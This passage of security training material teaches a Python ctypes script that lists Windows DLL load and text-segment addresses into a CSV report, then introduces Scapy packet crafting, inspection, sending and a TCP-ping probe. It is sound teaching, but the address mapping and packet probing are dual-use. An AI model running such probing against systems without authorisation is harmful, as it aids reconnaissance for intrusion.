We can search for a specific loadAddr or identify only the DLLs where the loadAddr is within a specific address range by first setting a minimum and maximum loadAddr variable. After retrieving the loadAddr from the kernel32.GetModuleHandleA() method, we use an if() condition to identify if the loadAddr is greater than the minimum loadAddr and if the loadAddr is less than the maximum loadAddr. If both conditions are met, we display the output, otherwise we continue with the for() loop to evaluate the next DLL.

Saving Results to a Report

```
results = []
for arg in sys.argv[1:]:
        for dllfile in glob.glob(arg):
                try:
                        windll.LoadLibrary(dllfile)
                except WindowsError:
                        continue
                loadAddr = kernel32.GetModuleHandleA(dllfile)
                if loadAddr > minloadaddr and loadAddr < maxloadaddr:
                        print "\n"+string.upper(dllfile)
                        print hex(loadAddr) + " Load Address"
                        print hex(loadAddr + 0x1000) + " Text Segment"
                        results.append([string.upper(dllfile), loadAddr, loadAddr+0x1000])

if results != []:
        f = open('dllreport.csv', 'w')
        for dll in results:
                f.write("%s,0x%08x,0x%08x\n" % (dll[0], dll[1], dll[2]))
        f.close()
        print "Report results written to dllreport.csv"
else:
        print "No DLL's match the loadAddr conditions."
```

If you're wondering why there is no CSV file, see the next page!

Saving Results to a Report

To create a report of the results, we first create an empty list variable called results[] that we use to store each of the matching DLLs. For each file that matches our minimum and maximum load address check, we append a list consisting of the DLL filename, load address, and text segment address to the results[] list (effectively creating a list of lists).

Once the analysis on DLLs is complete, we check for an empty results[] list, indicating no matching DLLs were found. If the list is not empty, we open a file called "dllreport.csv" in write mode and use a for() loop to iterate through the results. For each entry, we use output formatting to write the DLL name and hexadecimal address locations for the load address and text segment address to the file, separated by commas. Finally, we close the report and display an output status message to the user.

If the results[] list is empty, then we print a helpful message indicating that there were no matching DLLs.

Troubleshooting Complexity

- On the Windows 10 VM, the code does not generate a CSV file as expected
  - To troubleshoot, we added a `print "\nLoading " + dllfile` in the top of the `for dllfile` loop

```
...

Loading c:\Windows\system32\AppVSentinel.dll
C:\WINDOWS\SYSTEM32\APPVSENTINEL.DLL
0x73c60000 Load Address
0x73c61000 Text Segment

Loading c:\Windows\system32\AppVTerminator.dll

C:\Windows\System32>
```

AppVTerminator.dll exits as part of the DllMain() entry point, terminating the Python script. Some bugs are non-intuitive when troubleshooting code. Use comments, print statements, and single-step debugging with the Python Debugger to assist in running down evasive bugs.

```
> python -m pdb dllsearch.py
C:\Windows\System32\*.dll
-> from ctypes import *
(Pdb)
```


This page intentionally left blank.

Skipping Named Files

```
from ctypes import *
import sys
import string
import glob
import os
minloadaddr = 0x6c000000
maxloadaddr = 0x7c000000
kernel32 = windll.kernel32

if len(sys.argv) == 1:
        print "Usage: dll.py <DLL's to resolve>"
        sys.exit(0)

results = []
for arg in sys.argv[1:]:
           for dllfile in glob.glob(arg):
                      #print "\nLoading " + dllfile
                      # Add other files to this tuple if they also cause script problems
                      if os.path.basename(dllfile.lower()) in ("appvterminator.dll"):
                                 continue
                      try:
                                 windll.LoadLibrary(dllfile)
```

The `os.path.basename` method retrieves the filename without directory path. Converting the string to lowercase makes it simpler to match the filename without case sensitivity.

Skipping Named Files

After learning that some DLL files will cause the script to exit prematurely, we can add a check to skip named files that are problematic. First, we import the `os` module to access the `os.path.basename()` method. This method takes a fully qualified filename and returns only the filename portion (alternatively a `split()` could have been used to obtain similar information, slicing the last element from the returned array with "\\" as the delimiter).

In the `for dllfile` loop, we've added a new check, comparing the current filename to the contents of a tuple with the filename we want to skip. We added the `.lower()` method to the filename to make it easier to match the filename without case sensitivity. If the filename matches, the file is skipped and the loop continues. You could alternatively add an `else` clause to indicate that the filename was skipped, if desired.

Final Script


```
from ctypes import *
import sys
import string
import glob
import os
minloadaddr = 0x6c000000
maxloadaddr = 0x7c000000
kernel32 = windll.kernel32

if len(sys.argv) == 1:
        print "Usage: dll.py <DLL's to resolve>"
        sys.exit(0)

results = []
for arg in sys.argv[1:]:
            for dllfile in glob.glob(arg):
                        print "\nLoading " + dllfile
                        if os.path.basename(dllfile.lower()) in ("appvterminator.dll"):
                                    continue
                        try:
                                    windll.LoadLibrary(dllfile)
                        except WindowsError:
                                    continue
# Complete script in the notes below
```


Final Script

Here is the final script with all the additional features implemented. We have converted the tab spacing to four spaces to improve readability on the page.


```
from ctypes import *
import sys
import string
import glob
import os
minloadaddr = 0x6c000000
maxloadaddr = 0x7c000000
kernel32 = windll.kernel32

if len(sys.argv) == 1:
    print "Usage: dll.py <DLL's to resolve>"
    sys.exit(0)

results = []
for arg in sys.argv[1:]:
    for dllfile in glob.glob(arg):
        print "\nLoading " + dllfile
        if os.path.basename(dllfile.lower()) in ("appvterminator.dll"):
            continue
        try:
            windll.LoadLibrary(dllfile)
        except WindowsError:
            continue
        loadAddr = kernel32.GetModuleHandleA(dllfile)
```

```
 if loadAddr > minloadaddr and loadAddr < maxloadaddr:
            print "\n"+string.upper(dllfile)
            print hex(loadAddr) + " Load Address"
            print hex(loadAddr + 0x1000) + " Text Segment"
            results.append([string.upper(dllfile), loadAddr,
loadAddr+0x1000])

if results != []:
    f = open('dllreport.csv', 'w')
    for dll in results:
        f.write("%s,0x%08x,0x%08x\n" % (dll[0], dll[1], dll[2]))
    f.close()
    print "Report results written to dllreport.csv"
else:
    print "No DLL's match the loadAddr conditions."
```




Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!



Leveraging Scapy

In this module, we'll build on our new Python skills and get started with the Scapy packet crafting and sniffing features.




Introduction

Scapy is a Python module used in scripts or interactively for packet crafting, sniffing, and protocol manipulation. Using Scapy, we can easily create and send packets with our own settings, observing and displaying the response from the target system.

One of the fundamental principles of Scapy is that it does not interpret the data it gets in response, instead it returns the output for you to interpret. Other tools such as Nmap will interpret responses to indicate a port is closed, for example, but this can be misleading based on the stimuli and the response itself. Scapy allows you to use your skills as an analyst to make these decisions.

When building packets to send, Scapy uses a layering approach where you start with an initial protocol header and continue to append protocols until you have completed your packet creation. This provides the analyst a lot of freedom in sending and interpreting packet content.

In addition to being a powerful packet crafting and receiving function, Scapy can also draw on Python's features as a scripting language, allowing you to use simple packet creation and response analysis all the way to complex multi-protocol analysis tools in a script or interactively.



First Scapy Packet

Instead of a bunch of theory, let's jump right into our first Scapy packet. First, we'll start the interactive Scapy interpreter by running "scapy" at the command line. This command starts the Python shell, preloaded with the Scapy methods in the current namespace.


We'll create a packet called "mypacket" using the method "IP", specifying the destination address. Scapy will fill in the source address based on the configured IP address of the preferred interface. Next, we'll append (using the "/=" operator which appends in Python) the output from the TCP() method, specifying the destination port of 443. Scapy will use a default source port of 20.

Finally, we send the packet and record one response with the sr1() method, using "mypacket" as the argument. Scapy sends our crafted packet and displays the response to the packet, decoding the fields for us to interpret.

This is a very simple example of using Scapy, using three lines to forge a TCP packet to a given host and display the response. Certainly, other tools such as hping and nemesis can create similar packets, but they do not provide the same flexibility and freedom as Scapy.

Scapy Packet Layering

```
>>> p = IP(src="10.10.10.10", dst="10.10.10.70")
>>> p /= ICMP(type=3,code=0)
>>> p /= IP(src="10.10.10.70", dst="10.10.10.10")
>>> p /= UDP(sport=135,dport=135)
>>> p
<IP  frag=0 proto=icmp src=10.10.10.10 dst=10.10.10.70
|<ICMP  type=dest-unreach code=network-unreachable |<IP
frag=0 proto=udp src=10.10.10.70 dst=10.10.10.10 |<UDP
sport=loc_srv dport=loc_srv |>>>>
```



- Scapy provides the blocks for assembling packets
- You assemble them as needed by appending each object

Scapy Packet Layering

To build packets with Scapy, we use a concept known as packet layering. Scapy provides multiple methods for creating packet headers, such as the IP() and TCP() examples we saw previously. By calling these methods and assigning or appending them to our packet variable, we are able to build a packet with the contents we want.

The example on this slide uses the Scapy packet layering technique to build a packet. We start with the IP() method and a source and destination address, followed by an ICMP() method which adds the ICMP header to the IP payload. The ICMP type is set to 3, indicating an ICMP unreachable message with a code of 0 (network unreachable).

In ICMP, unreachable messages use the ICMP payload to include the originating packet that could not reach the target. We can re-create this by appending a new IP packet and swapping the source and destination addresses, then adding the UDP payload with source and destination port numbers.

Using the Scapy packet layering construct, we have tremendous flexibility for building packets by leveraging the many Scapy packet constructs in methods that make sense for the analyst.

Scapy Protocol Support

- Scapy 2.2.0 supports 356 packet types
- List all available types with ls()
  - Obtain field parameter names with ls(TYPE)
- Raw() can be used to create arbitrary content with hex-escaped strings

```
>>> ls()
ARP          : ARP
ASN1_Packet  : None
DHCP         : DHCP options
DHCP6        : DHCPv6 Generic Message)
DHCP6OptAuth : DHCP6 Option - Authentication
...
IP           : IP
>>> ls(IP)
version      : BitField           = (4)
ihl          : BitField           = (None)
tos          : XByteField         = (0)
len          : ShortField         = (None)
id           : ShortField         = (1)
flags        : FlagsField         = (0)
frag         : BitField           = (0)
ttl          : ByteField          = (64)
proto        : ByteEnumField      = (0)
chksum       : XShortField        = (None)
src          : Emph               = (None)
dst          : Emph               = ('127.0.0.1')
options      : PacketListField    = ([])
```


Scapy Protocol Support

As of version 2.2.0, Scapy supports 356 different packet protocol headers. From the interactive Scapy prompt, we can identify this list using the ls() method, as shown. To identify the available parameters to a method (such as IPs, "src", and "dst"), we use ls(method) as shown for the IP() method on this slide.

New methods for unsupported protocols can also be added to Scapy with little difficulty. Scapy's Raw() method can also be used to add arbitrary data using hex-escaped strings, (e.g., `Raw("\xaa\xaa\x03\x00\x00\x08\x00")`).

Creating Packets in Scapy (1)

- ls(PACKET) to get field details
- Specify the fields you want to populate
- Scapy will use defaults for most others
- Other fields are populated for "normal" behavior before use
  - e.g. "type"

```
>>> ls(Ether)
dst        : DestMACField          = (None)
src        : SourceMACField        = (None)
type       : XShortEnumField       = (0)
>>> ls(IP)
version    : BitField              = (4)
ihl        : BitField              = (None)
len        : ShortField            = (None)
flags      : FlagsField            = (0)
frag       : BitField              = (0)
ttl        : ByteField             = (64)
proto      : ByteEnumField         = (0)
src        : Emph                  = (None)
dst        : Emph                  = ('127.0.0.1')
options    : PacketListField       = ([])
ttl=64)
>>> p = Ether(dst="ff:ff:ff:ff:ff:ff")
>>> p.type
0
>>> p /= IP(dst="255.255.255.255",src="0.0.0.0", ttl=64)
>>> p.type
2048
```


Creating Packets in Scapy (1)

Once we've identified the packet headers we want to use for building our packet, we can use the ls() method to identify the parameters we can pass to the method to specify the desired field values, as well as the default values used by Scapy.

In the example on this slide, we create a packet object "p" with an Ethernet header using the Ether() method, identifying the broadcast destination address. Once the "p" object is created, we can access the fields using object member notation. Since "p" is our object, and the Ether() method included a member called "`type`", we can examine or set the value of `type` in the p object with "p.type".

The type field in the Ethernet header is used to identify the next protocol, so the receiving station knows how to process the packet. After creating the packet object "p", the type field remains 0, the default for the Ether() method when we do not specify this field. However, for our packet to be successfully received by the target system, this field needs to be populated.

When we add the IP() header to the packet object, Scapy recognizes that the Ethernet type field should be populated to identify that the IP protocol follows. After appending the IP() header, the p.type entry changes to 2048 (0x0800), which is the correct value for an IP payload. Scapy is smart enough to handle these details automatically, allowing us to focus more on creating the packet content.

Creating Packets in Scapy (2)

- Object member names are merged when each layer is appended
- Can still access unique names
- When names conflict, the first layer takes precedence
- Can access prior layers with "*PACKET*.payload"
- Optionally, p[IP].dst

```
>>> p = Ether(dst="ff:ff:ff:ff:ff:ff")
>>> p /= IP(dst="255.255.255.255", src="0.0.0.0",
ttl=64)
>>> p /= UDP(sport=68, dport=67)
>>> p /= BOOTP(chaddr="\x00\x13\xce\x59\xea\xef")
>>> p /= DHCP(options=[("message-
type","discover"),"end"])
>>> p.ttl
64
>>> p.ttl=16
>>> p.dst
'ff:ff:ff:ff:ff:ff'
>>> p.payload
<IP  frag=0 ttl=16 proto=udp src=0.0.0.0
dst=255.255.255.255 |<UDP  sport=bootpc dport=bootps
|<BOOTP  chaddr='\x00\x13\xceY\xea\xef'
options='c\x82Sc' |<DHCP  options=[message-
type='discover' end] |>>>>
>>> p.payload.dst
'255.255.255.255'
>>> p[IP].dst
'255.255.255.255'
```


Creating Packets in Scapy (2)

The object member notation we looked at in the previous slide ("p.type") is very useful, since we can add all sorts of packet header objects to our packet and continue to access the field types. On this slide, we returned to creating our "p" object first with the Ethernet header, then appending the IP(), UDP(), BOOTP(), and DHCP() headers to create a DHCP discovery packet. Examining the "p.ttl" member reveals that the TTL is set to 64 (per our supplied value when the IP() header was appended). If we decide to change this value, we don't have to re-create the entire packet; we simply change the p.ttl member to the new value, and Scapy takes care of the change for us.

This is very convenient when creating a malformed packet and changing one or more fields at a time with a mostly-complete packet. However, we occasionally get member name conflicts, such as the IP.dst and Ether.dst members. When we examine the contents of "p.dst", the value is set to "ff:ff:ff:ff:ff:ff", instead of the IP address we specified later. When Scapy detects a namespace conflict in an object, it will make only the first member name accessible through object member notation (the packet still gets created properly, but you cannot access the "IP.dst" field as easily).

Fortunately, Scapy uses a special member keyword "payload" that allows us to access the payload of the object. Accessing "p.payload.dst" would cause Scapy to return the first payload of the object p with the name "dst", revealing the IP address parameter. We can use this functionality to access any header by stacking the "payload" keyword (such as "p.payload.payload.payload.payload", revealing the DHCP() header contents).

Alternatively, we can use Python dictionary syntax to refer to any prior layer by the protocol name. In the example on this slide, we can reference the IP-specific destination address "dst" by referencing it as "p[IP].dst", instead of p.payload.dst. This works similarly for any embedded protocol layer, allowing us to reference fields such as the DHCP options ("p[DHCP].options") directly without several ugly ".payload" linked references.

Inspecting Packets with Scapy

- We can review the contents of a packet several ways
- Useful for packets you are creating
  - Or packets received
  - Or packets read from a Libpcap file
- Can focus output using packet[UDP].show()
- summary() and show() can work with a single packet or a list of packets
- Hexdumps!

```
>>> packet.summary()
'Ether / IPv6 / UDP fe80::ad4d:2c29:7f1c:3f42:62504 >
ff02::1:3:hostmon / LLMNRQuery'
>>> packet
<Ether  dst=33:33:00:01:00:03 src=00:21:86:5c:1b:0e
type=0x86dd |<IPv6  version=6L tc=0L fl=0L plen=41
nh=UDP hlim=1 src=fe80::ad4d:2c29:7f1c:3f42
dst=ff02::1:3
>>> packet.show()
###[ Ethernet ]###
  dst= 33:33:00:01:00:03
  src= 00:21:86:5c:1b:0e
  type= 0x86dd
>>> packet[DNSQR].show()
###[ DNS Question Record ]###
  qname= 'BRW00234DDA2223.'
  qtype= A
  qclass= IN
>>> hexdump(packet[DNSQR])
0000   0F 42 52 57 30 30 32 33 .BRW0023
```


Inspecting Packets with Scapy

Scapy provides several mechanisms for us to view and interact with Scapy packet objects. These packet objects can be packets we've created by appending multiple protocols together, or packets we've received from a network interface, or packets we've read from a packet capture file.

Most of the Scapy packet inspection functionality consists of a method you call from the packet object or list of packet objects. For a packet object called "packet", we can get a summary of the packet by invoking the ".summary()" method, as shown in the example on this slide. This gives us a one-line output (sometimes the line is very long) for the packet. If you have a list of packets, invoking ".summary()" on the packet list will display one line of output for each packet.

We can get some additional detail describing all our settings simply by entering the name of the packet object at the Scapy ">>>" prompt, as shown here for our packet object. In this output, each layer in the packet object is delimited by the vertical bar or pipe character "|".

For more detailed output, we can invoke the ".show()" method on the packet object, as shown with the "packet.show()" output on this slide. This output will identify each of the parameters, one per line, separating each protocol by "###[Protocol Name]###". Since each option is displayed, the output from the .show() method is very long. We can focus the output of this display to a specific protocol layer and each subsequent layer by specifying the desired protocol layer in square brackets using "packet[DNSQR].show()" to display the DNS Query Record data and any following layers.

Finally, we can display a hexdump of the packet object contents by invoking it with the "hexdump()" function as the first parameter. Calling "hexdump(packet)" will display the entire contents of the packet in hex; calling "hexdump(packet[DNSRQ])" will limit the hexdump content to just the named packet layer.

Sending Packets with Scapy

- send(packet): Sends the layer 3 packet
- sendp(packet): Sends without adding Ethernet header
  - Useful for wireless packet injection
- sr(packet): Send and receive responses to packet stimuli
  - sr1(packet): Send and stop after first response
  - srp(), srp1() work similarly without adding the Ethernet header
  - Returns two objects: Answered and unanswered packets – ans,unans=sr1(packet)

Sending Packets with Scapy
Scapy includes several functions to send our crafted packets:

- send(packet): Sends the packet, prepending an Ethernet header or other appropriate link type based on the default interface. When using send(), the packet usually starts with an IP() header, or other layer 3 protocol. send() can repeatedly send the packet by adding "count=N" for a specified number of transmits, or "loop=1" to continue sending until interrupted. You can introduce a per-packet delay between each transmission by adding "inter=.5" for a ½ second delay, or any other increment of seconds.
- sendp(packet): Like send(), sendp() sends the packet but does not prepend the Ethernet or link type header. You are responsible for the entire packet contents when you use sendp(). sendp() also accepts the count, loop, and inter variables to control how the packet is sent.
- sr(packet): Sends the packet and receives responses solicited from the transmitted frame, displaying the summarized results to the use. sr() stops receiving when interrupted (with CTRL+S) or when it recognizes that the transmission is complete (such as following a TCP RST for TCP packets).
  - sr1(packet): Similar to sr(), but it stops after the first response packet is received.
  - srp(packet): Works similarly to sr(), but does not prepend an Ethernet header like sendp().
  - srp1(packet): Works similarly to sr1(), but does not prepend an Ethernet header like sendp().

When the sr(), sr1(), srp() and srp1() functions are called, they return two objects: Answered and unanswered packets. Scapy users will often record both responses using the syntax on this slide, allowing us to identify which targets responded or did not respond to our injected packets.

Scapy by Example: tcpping

- Task: Implement a TCP ping tool
- Record and display response from target host for a given port

```
>>> p = IP(dst="10.10.10.70")
>>> p /= TCP(dport=80)
>>> res,unans=sr(p)
Begin emission:
.*Finished to send 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
>>> res.summary()
IP / TCP 10.10.10.74:ftp_data > 10.10.10.70:www S ==> IP
/ TCP 10.10.10.70:www > 10.10.10.74:ftp_data SA /
Padding
```


Scapy by Example: tcpping

Now that we've covered some of the fundamentals of Scapy, let's try a short script. Scapy can be used to send and record the responses for a crafted packet, allowing us to scan target systems. For example, if we want to implement a "TCP ping" tool, we can create a minimal IP header specifying the destination address, a minimal TCP header specifying a destination port, and use sr() to send the packet, recording responses in res,unans (responses and unanswered).

